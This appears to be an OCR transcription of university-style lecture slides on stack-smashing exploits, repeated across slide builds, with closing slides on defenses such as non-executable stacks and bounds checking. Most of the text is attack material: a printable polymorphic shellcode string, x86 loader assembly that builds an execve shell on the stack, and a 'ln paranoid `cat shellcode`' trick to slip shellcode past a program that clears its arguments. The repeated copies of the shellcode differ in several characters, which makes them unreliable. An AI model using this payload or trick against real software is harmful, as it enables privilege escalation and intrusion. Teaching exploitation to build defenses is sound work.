5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▒
```

- Shellcode proceeds in two phases:

  ① **Loader**: construct shell-spawning code on stack (backwards)


  ② **Spawn shell**: perform `setreuid`/`execve` calls



```
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
push eax
push eax
push eax
```

Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:




```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-p-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%qP-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▦
```

- Shellcode proceeds in two phases:


  ① **Loader**: construct shell-spawning code on stack (backwards)

  ② **Spawn shell**: perform `setreuid`/`execve` calls



Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:




```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-p-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ █
```

- Shellcode proceeds in two phases:

  ① **Loader**: construct shell-spawning code on stack (backwards)


  ② **Spawn shell**: perform `setreuid`/`execve` calls



```
        .
        .
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
        .
        .
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
push eax
push eax
push eax
```

Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:




```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y2OaP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-Ok88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▒
```

- Shellcode proceeds in two phases:

  ① **Loader**: construct shell-spawning code on stack (backwards)


  ② **Spawn shell**: perform `setreuid`/`execve` calls



```
.
.
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
.
.
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
push eax
push eax
```

Fooling Intrusion Detectors: Polymorphic Shellcode

- Construct printable shellcode:




```
$ cat shellcode
%0LN6%B00I-%%%L-jjjz-vppyP\-cccc-xccc-P-
1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-Rg6R-Kx%%
-iz%4P-SSSS-mzLL-y20aP-rGii-z0uL-v6CJP-5
5b5-7717-09Q2P-68x8-k8s8P-8888-0k88-y6EW
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ▦
```

- Shellcode proceeds in two phases:

  ① **Loader**: construct shell-spawning code on stack (backwards)

  ② **Spawn shell**: perform `setreuid`/`execve` calls

- Loader can assume many **different forms**



```
sub eax,0x53533957
sub eax,0x7979597a
sub eax,0x7266617a
push eax
sub eax,0x6d745525
sub eax,0x79772d38
push eax
sub eax,0x4b4b4b4b
sub eax,0x48454848
sub eax,0x3425466d
push eax
push eax
```

Hacking Paranoid Programs

- Program `paranoid`:

Hacking Paranoid Programs

- Program `paranoid`:
  - ▷ Zero all but the first argument (`argv[]`)

Hacking Paranoid Programs

- Program `paranoid`:
  - ▷ Zero all but the first argument (`argv[]`)
  - ▷ Zero environment (`env[]`)

Hacking Paranoid Programs


- Program `paranoid`:
  - ▷ Zero all but the first argument (`argv[]`)
  - ▷ Zero environment (`env[]`)
- Where to place the shellcode now?

Hacking Paranoid Programs

- Program `paranoid`:
  - ▷ Zero all but the first argument (`argv[]`)
  - ▷ Zero environment (`env[]`)
- Where to place the shellcode now?
- Use filesystem **link** to place printable shellcode in ELF *program name* segment:

Hacking Paranoid Programs


- Program `paranoid`:
  - ▷ Zero all but the first argument (`argv[]`)
  - ▷ Zero environment (`env[]`)
- Where to place the shellcode now?
- Use filesystem **link** to place printable shellcode in ELF *program name* segment:




```
$ ln paranoid `cat shellcode`
```

Hacking Paranoid Programs

- Program `paranoid`:
  - ▷ Zero all but the first argument (`argv[]`)
  - ▷ Zero environment (`env[]`)
- Where to place the shellcode now?
- Use filesystem **link** to place printable shellcode in ELF *program name* segment:



```
$ ln paranoid `cat shellcode`
```



Closing Loopholes

- **Protection at runtime—OS kernel level**
  - ▷ Mark the stack segment as non-executable (OpenBSD ✓)

Closing Loopholes

- **Protection at runtime—OS kernel level**
  - ▷ Mark the stack segment as non-executable (OpenBSD ✓)
  - ▷ Random stack addresses (Unix ✓, Windows DLLs: `jmp esp` ↯)

Closing Loopholes

- **Protection at runtime—OS kernel level**
  - ▷ Mark the stack segment as non-executable (OpenBSD ✓)
  - ▷ Random stack addresses (Unix ✓, Windows DLLs: `jmp esp` ϟ)
- **Protection at compile time—compiler/language level**
  - ▷ Generation of *bounds checking* code

Closing Loopholes

- **Protection at runtime—OS kernel level**
  - ▷ Mark the stack segment as non-executable (OpenBSD ✓)
  - ▷ Random stack addresses (Unix ✓, Windows DLLs: `jmp esp` ϟ)
- **Protection at compile time—compiler/language level**
  - ▷ Generation of *bounds checking* code
  - ▷ Stack integrity marks/checks (return address must not change)

Closing Loopholes

- **Protection at runtime—OS kernel level**
  - Mark the stack segment as non-executable (OpenBSD ✓)
  - Random stack addresses (Unix ✓, Windows DLLs: `jmp esp` ↯)
- **Protection at compile time—compiler/language level**
  - Generation of *bounds checking* code
  - Stack integrity marks/checks (return address must not change)
  - Avoid `strcpy()`, `gets()`, . . . —use `strncpy()`, `snprintf()`, . . .

Closing Loopholes

- **Protection at runtime—OS kernel level**
  - ▷ Mark the stack segment as non-executable (OpenBSD ✓)
  - ▷ Random stack addresses (Unix ✓, Windows DLLs: `jmp esp` ↯)
- **Protection at compile time—compiler/language level**
  - ▷ Generation of *bounds checking* code
  - ▷ Stack integrity marks/checks (return address must not change)
  - ▷ Avoid `strcpy()`, `gets()`, . . . —use `strncpy()`, `snprintf()`, . . .
  - ▷ Avoid C—use garbage-collected and type-safe PLs (Java, scripting languages, Haskell)